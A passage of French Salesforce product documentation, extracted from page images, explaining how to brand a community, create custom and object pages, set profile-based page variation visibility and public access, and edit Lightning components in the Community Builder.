
## AUTORISATIONS UTILISATEUR

Pour créer, personnaliser ou publier une communauté :

- Créer et gérer des communautés

**Remarque:** Les options de personnalisation disponibles varient selon le modèle utilisé et la page sélectionnée.

Lorsque vous chargez votre logo dans l'Éditeur de marque, le Générateur de communauté extrait ses couleurs en arrière-plan et suggère une palette de couleurs correspondante. Pour modifier une couleur suggérée, cliquez sur la palette de couleurs, puis ajustez la couleur à l'aide du curseur ou en saisissant sa valeur hexadécimale.




Pour personnaliser votre communauté :

1. Accédez aux pages auxquelles vous souhaitez appliquer votre marque, via le menu Page de la barre d'outils.
2. Définissez des styles tels que :
   - La plage de couleurs utilisée dans l'ensemble du site, en sélectionnant une palette de couleurs.
   - Une couleur spécifique, en utilisant le sélecteur de couleur approprié ou en saisissant la valeur hexadécimale.
   - Une image, en cliquant sur la zone de l'image et en chargeant une image.
   - Le type, la taille ou le poids de la police, en sélectionnant une option dans la liste déroulante correspondante.

   Vos modifications sont automatiquement enregistrées et s'affichent instantanément dans la zone de dessin de la page.

Alternativement, pour utiliser vos propres styles CSS, cliquez sur dans la barre d'outils de l'Éditeur de marque. Nous recommandons d'utiliser les feuilles de style CSS avec précaution et uniquement en cas de nécessité, car les prochaines versions des composants de modèle risquent de ne pas prendre en charge toutes les personnalisations CSS.

CONSULTER ÉGALEMENT :

Présentation de Générateur de communauté

Prévisualisation de votre communauté avec le Générateur de communauté


# Gestion des pages de votre communauté dans le Générateur de communauté

Le Gestionnaire de page regroupe tous les éléments associés à vos pages, depuis la création jusqu'à la visibilité des pages basées sur le profil.

**Remarque:** Cette fonctionnalité est disponible dans les versions Winter '16 et ultérieures des modèles Koa, Kokua et Customer Service (Napili), et dans les versions Spring '16 et ultérieures du modèle Aloha.

Dans le Gestionnaire de page (1), vous pouvez :

- Créer des pages personnalisées (2).
- Rechercher une page et la sélectionner (3) pour modifier ses propriétés (4).
- Créer des versions alternatives de la page sélectionnée et, dans Customer Service (Napili), définir la visibilité des pages basées sur le profil (5).
- Prévisualiser, modifier, et supprimer la page sélectionnée et ses variations (6).




## Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## AUTORISATIONS UTILISATEUR

Pour personnaliser ou publier une communauté :

- Créer et gérer des communautés

# Création de pages personnalisées avec le Générateur de communauté

Étendez votre modèle de communauté en créant des pages personnalisées, et en ajoutant des pages personnalisées de détail d'enregistrement, de liste et de liste associée, afin de tirer le meilleur parti de vos données Salesforce.

**Remarque:** Cette fonctionnalité est disponible dans les versions Winter '16 et ultérieures des modèles Koa, Kokua et Customer Service (Napili), et dans les versions Spring '16 et ultérieures du modèle Aloha.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**


Pour créer des pages dans le Générateur de communauté :

- Créer et gérer des communautés

1. Dans le Générateur de communauté, cliquez sur dans le menu latéral gauche pour afficher le Générateur de page.
2. Cliquez sur dans la barre d'outils.
3. Pour créer :
   - Une page standard basée sur une présentation vide ou une page préconfigurée (si disponible), cliquez sur **Page standard**.


     Si vous n'avez pas de page préconfigurée, choisissez une présentation vide. Alternativement, si vous avez des pages préconfigurées (vous avez exporté ou importé des pages personnalisées), choisissez une page à personnaliser, ou cliquez sur **Nouvelle page vide** pour sélectionner une présentation vide.

     Cliquez sur **Suivant**, donnez un nom unique à la page et spécifiez la portion statique de l'URL de la page.
   - Une page de détail, de liste ou de liste associée qui est associée à l'un de vos objets Salesforce, cliquez sur **Pages d'objet** (dans Customer Service (Napili) uniquement). Sélectionnez l'objet que vous souhaitez associer à la page.





4. Cliquez sur **Créer**.


Les pages standard personnalisées sont basées sur une présentation affichée sous Mes pages dans le Générateur de page. Les pages basées sur une page de modèle par défaut sont affichées sous la section Variations de page.




Les pages d'objet personnalisées sont affichées sous Objets.




5. Ouvrez une page standard en cliquant sur **Modifier** dans la barre d'outils, ou ouvrez une page d'objet en cliquant sur > **Modifier** dans la section Variations de page.




6. Ajoutez et configurez des composants de page.
7. Si vous utilisez le modèle Customer Service (Napili), définissez la visibilité de la page.

8. Lorsque vous avez terminé, prévisualisez et publiez votre communauté.

**Conseil:**

- Lorsqu'une page est sélectionnée dans le Gestionnaire de page, son onglet Variations de page permet de créer rapidement des versions alternatives de la page. Par exemple, vous pouvez créer trois pages Détail de la question différentes afin de tester diverses présentations ou styles, ou pour les attribuer à des audiences différentes. Pour créer une variation de page, cliquez sur **Nouvelle variation de page** sous l'onglet Variations de page.

  Vous pouvez également dupliquer une variation de page en cliquant sur > **Dupliquer**.

- Utilisez le composant Menu de navigation afin de créer des noeuds de navigation personnalisés pour de nouvelles pages. Pour plus d'informations sur les modèles et les composants, reportez-vous à *Utilisation de modèles pour élaborer des communautés*.

# Visibilité des pages basées sur le profil dans le Générateur de communauté

La visibilité des pages basées sur le profil permet de créer une version d'une page pour vos clients et une autre pour vos partenaires, et de contrôler qui affiche chaque page selon son profil.

**Remarque:** Cette fonctionnalité est disponible dans les versions Winter '16 et supérieures du modèle Customer Service (Napili).

**Éditions**


Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## Variations de page

Les variations de page sont des versions alternatives d'une page. Vous pouvez les utiliser pour essayer différentes présentations et différents styles de page, ou créer des variations destinées à diverses audiences. Chaque page de votre communauté, y compris les pages personnalisées, doit avoir une variation de page par défaut. Vous pouvez ajouter autant de variations supplémentaires nécessaires à l'onglet Variations de page.

Vous pouvez également dupliquer des variations de pages afin d'accélérer la création de variations de pages qui présentent des différences mineures.




**Exemple:** Supposons que vous avez une communauté de services financiers. Vous souhaitez que vos clients et vos courtiers affichent des pages d'accueil différentes en fonction de leur profil. Vous pouvez créer deux variations de la page d'accueil, chacune avec un contenu ciblant une audience spécifique (clients et courtiers dans cet exemple), et définir la visibilité de chaque page sur

des profils différents. Tous les membres accèdent à la même URL, mais vos clients affichent l'Accueil A, alors que les courtiers affichent l'Accueil B.

## Qui affiche quoi exactement ?

Après avoir créé les variations de page dont vous avez besoin dans le Gestionnaire de page, vous pouvez définir leur visibilité. Choisissez parmi trois options de visibilité qui, combinées avec le statut publié d'une page, déterminent si une page est visible par les membres de votre communauté.


**Par défaut : Tous les utilisateurs sauf défini par profil**
Lorsque la page est publiée, elle est visible par tous les membres valides de la communauté, à l'exception des membres dont le profil est attribué à une autre variation de page. Chaque page doit avoir une variation de page par défaut.

**Par profil**
Lorsque la page est publiée, elle est visible uniquement par les utilisateurs ayant les profils sélectionnés.

**Aucune**
Même si la page est publiée, elle n'est pas visible par les utilisateurs.

Exemple: Voici plusieurs variations de page d'accueil, avec des visibilités et des statuts de publication différents.

- Accueil A est visible uniquement par les membres du profil A.
- Accueil B est visible uniquement par les membres du profil B, mais ils ne peuvent pas afficher les modifications en attente.
- Accueil C n'est pas visible.
- Accueil D est visible par tous les membres, à l'exception des membres du profil A et profil B.
- Accueil E n'est pas visible.




# Gestion de la visibilité des pages dans le Générateur de communauté

Choisissez parmi trois options de visibilité qui, combinées avec le statut publié d'une page, déterminent si une page est visible par les membres de votre communauté.

**Remarque:** Cette fonctionnalité est disponible dans les versions Winter '16 et supérieures du modèle Customer Service (Napili).

Pour attribuer des profils à une variation de page.

1. Dans le Gestionnaire de page, sélectionnez la page dans le menu gauche.
2. Ouvrez l'onglet Variations de page.

## Éditions


Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## AUTORISATIONS UTILISATEUR

Pour personnaliser ou publier une communauté :


- Créer et gérer des communautés




3. Cliquez sur > **Gérer la visibilité**.

   Remarque: Si la visibilité d'une variation de page est définie sur Par défaut, vous ne pouvez pas accéder à la boîte de dialogue Gérer la visibilité. Chaque page doit avoir une variation de page par défaut.

4. Sélectionnez les profils voulus.




5. Pour mettre à jour les paramètres de visibilité :
   - Pour une page non publiée, cliquez sur **Enregistrer**. La modification de la visibilité s'applique lorsque vous publiez votre communauté.
   - Pour une variation de page publiée, cliquez sur **Publier les modifications de la visibilité**. La modification de la visibilité s'applique immédiatement, mais les autres modifications en attente doivent être publiées séparément.


Pour définir la visibilité d'une variation de page sur Par défaut, cliquez sur > **Définir la visibilité par défaut**.

Pour définir la visibilité d'une variation de page sur Aucune, retirez tous les profils attribués ou définissez la visibilité d'une autre variation sur Par défaut, selon le cas.

# Contrôle de l'accès public pour chaque page de votre communauté

Définissez l'accès spécifique aux pages de votre communauté, afin de limiter ou d'ouvrir l'accès selon vos besoins.

Si vous souhaitez que les utilisateurs accèdent à votre communauté sans se connecter, cocher la case `L'accès à la communauté est ouvert au public` sous Paramètres généraux dans le Générateur de communauté.





Utilisez le Gestionnaire de page pour définir l'accès au niveau de la page.

**Paramètre par défaut de la communauté** : ce paramètre reflète votre choix d'Accès public sous Paramètres généraux. Si vous autorisez l'accès public, les pages de votre communauté sont accessibles au public, y compris aux utilisateurs sans licence par défaut. Sinon, les membres doivent se connecter pour accéder à la communauté.

**Public** : ce paramètre rend la page publique, quel que soit le paramètre par défaut de la communauté.

**Connexion requise** : ce paramètre rend la page privée et exige que les membres se connectent, quel que soit le paramètre par défaut de la communauté.




Vous vous demandez probablement « Un instant, comment ce paramètre fonctionne-t-il avec la visibilité de page basée sur le profil dans le Générateur de communauté ? » Voici comment procéder.

Lorsqu'un membre tente d'accéder à une page, nous vérifions d'abord le paramètre par défaut de la communauté. Est-il public ou exige-t-il que les utilisateurs se connectent ? Après cette première vérification, nous examinons l'accès à la page. Une fois terminé, nous vérifions la visibilité basée sur le profil que vous avez définie dans Variations de page.

**Remarque:** Comme d'habitude, la règle présente quelques exceptions. Certaines pages sont toujours publiques, alors que d'autres sont toujours privées. Les pages publiques comprennent des pages associées à la connexion (Connexion, Inscription, Mot de passe oublié, Erreur de connexion, Vérifier le mot de passe). Les pages des messages privés sont toujours privées.


# Types et propriétés des pages du Générateur de communauté

Utilisez le Gestionnaire de pages pour afficher et modifier les propriétés des différentes pages de votre communauté.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition




## Types de page (1)

Nous avons regroupé les pages de votre communauté par type dans Gestionnaire de pages.

**Mes pages**
Pages personnalisées standard que vous créez. (les pages d'objet personnalisées sont affichées dans Pages d'objet Salesforce).

**Pages *Nom du modèle**
**Customer Service (Napili), Koa, Kokua ou Aloha*

Pages par défaut fournies avec le modèle de communauté.

**Pages d'objet Salesforce**
Pages des objets de votre communauté, qui comprennent les pages de détail d'enregistrement, de liste et de liste associée de l'objet.

**Pages d'enregistrement générique**
Pages de détail d'enregistrement par défaut, de liste et de liste associée fournies avec le modèle Customer Service (Napili) uniquement. Ces pages génériques sont utilisées pour afficher les informations d'enregistrement d'un objet Salesforce lorsque les pages d'objet personnalisées n'existent pas.

**Pages de connexion**
Pages de connexion par défaut fournies avec le modèle de communauté.

## Propriétés des pages (2)

Les propriétés disponibles pour chaque page dépendent du type de page sélectionné.

**Nom**
Nom de la page tel qu'il est affiché dans le Générateur de communauté. Modifiable uniquement dans les pages personnalisées standard.

**Titre**
Titre de la page tel qu'il est affiché dans le titre de l'onglet ou de la fenêtre du navigateur. Utilisé pour enregistrer la page dans les favoris et affiché dans les résultats du moteur de recherche. Non disponible pour les pages qui définissent le titre de façon dynamique, telles que les pages Détails d'article et Détails de rubrique.

**URL**
URL de la page. Modifiable uniquement dans les pages personnalisées standard.

**URL de base**
Permet de changer simultanément les URL de toutes les pages (détails d'enregistrement, liste et liste associée) associées à un objet. Favorise la cohérence en s'assurant que toutes les pages d'objet partagent le même préfixe d'URL. Modifiable uniquement dans les pages d'objet personnalisées.

**Description**
Utilisée dans le cadre de l'optimisation du moteur de recherche (SEO) et affichée dans les résultats du moteur de recherche. Disponible pour les pages modèles Contacter le support, Erreur, Accueil et Catalogue de rubriques, et toutes les pages répertoriées dans Mes pages et Pages de connexion.

# Modification de pages et de composants de communauté dans le Générateur de communauté

Vous pouvez ajouter de nouveaux composants aux pages de votre communauté ou modifier les propriétés des composants existants afin de personnaliser chaque page selon vos besoins.

Remarque: Des composants glisser-déposer sont disponibles dans les versions Winter et Spring '16 des modèles Koa, Kokua et Customer Service (Napili), et dans la version Spring '16 du composant Aloha.

Si vous ajoutez des composants à une nouvelle page personnalisée, planifiez sa composition avec soin, selon les objectifs définis pour la page.

1. Dans le Générateur de communauté, cliquez sur dans le menu latéral gauche pour afficher l'Éditeur de page.
2. Dans le menu Page, en haut de la barre d'outils, sélectionnez la page que vous souhaitez modifier.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition


AUTORISATIONS UTILISATEUR

Pour personnaliser ou publier une communauté :
- Créer et gérer des communautés

L'onglet Composants Lightning affiche uniquement les composants compatibles avec la page sélectionnée. Par exemple, vous ne pouvez pas ajouter le composant Détails du profil utilisateur à la page d'accueil.

3. Faites glisser le composant requis vers l'onglet Composants Lightning, dans une zone modifiable de la page.
4. Pour modifier les propriétés d'un composant de la page, sélectionnez-le dans la zone de dessin de la page principale ou dans l'onglet Structure de la page.
   Lorsque vous sélectionnez un composant, le Générateur de communauté l'entoure en bleu et affiche ses propriétés sur la droite dans l'éditeur de propriétés flottant.
5. Mettez à jour le composant selon vos besoins.

Exemple: Voici un exemple de configuration du composant Gros titre dans la page d'accueil, avec la liste des composants (2) Lightning et des propriétés (3) pris en charge.




Conseil:

- Vous pouvez parcourir une sélection de composants Lightning personnalisés dans AppExchange et les ajouter à votre organisation directement depuis le Générateur de communauté. Cliquez sur **Obtenir d'autres composants sur AppExchange** dans l'éditeur de page. Les composants qui peuvent être ajoutés aux pages Lightning de votre communauté sont affichés. Lorsque vous ajoutez un composant, il est affiché dans le volet Composants Lightning dans toutes les communautés basées sur un modèle de votre organisation.
- Vous pouvez également créer des composants Lightning personnalisés et les utiliser dans des pages de communauté. Pour plus d'informations sur la création de composants Lightning et leur activation pour le Générateur de communauté, reportez-vous au guide *Lightning Components Developer's Guide*.

### Messages d'erreur pour les pages sans données dans le Générateur de communauté

